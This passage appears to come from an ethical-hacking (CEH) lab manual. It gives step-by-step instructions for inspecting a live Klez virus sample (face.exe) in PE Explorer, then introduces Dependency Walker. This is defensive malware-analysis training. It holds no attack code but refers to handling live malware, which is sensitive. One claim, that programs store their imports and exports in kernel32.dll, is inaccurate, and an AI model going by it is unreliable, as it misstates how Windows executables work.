
5. The **PE Explorer** main window appears. Navigate to **File** and click **Open File** from the menu to start exploring executable files. You can drag and drop the file into the PE Explorer window.




6. An **open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**. Select the **face.exe** file and click **Open**.




7. The **PE Explorer** evaluation pop-up appears; click **Continue**.
8. PE Explorer provides you with an analysis of the file, as shown in the screenshot.
9. The **HEADERS INFO** section provides you with the ability to:
   - View and save a text report on the file headers information
   - Modify the entry point value
   - Updates the value of the checksum in the header
   - Set flag bits in the file header characteristics field




10. Click the **Data Directories** icon () from the menu bar. This will provide you with the **DATA DIRECTORIES** information such as the ability to view and edit the virtual address and size of the chosen directory describing provisions of parts of the code.



11. The trailing array of Data Directories cover pointers to the data in the sections.




12. Click **Section Headers** icon () from the menu bar. This will provide you with the **SECTION HEADERS** information, allowing you to view all sections and information about their location and size.



13. Double click on any section to view the raw content. This will open a mini hex viewer window.

14. Close the hex viewer window after analysis.



15. This is how to analyze a malicious file using PE Explorer. Close all open windows.
16. You can also use other PE extraction tools such as **Portable Executable Scanner** (**pescan**) (https://tzworks.net), **Resource Hacker** (http://www.angusj.com), or **PEView** (https://www.aldeid.com) to find the Portable Executable (PE) information of a malware executable file.

Task 6: Identify File Dependencies using Dependency Walker

Any software program depends on the various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. Programs store their import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly; this includes the process of registration and location on the machine.

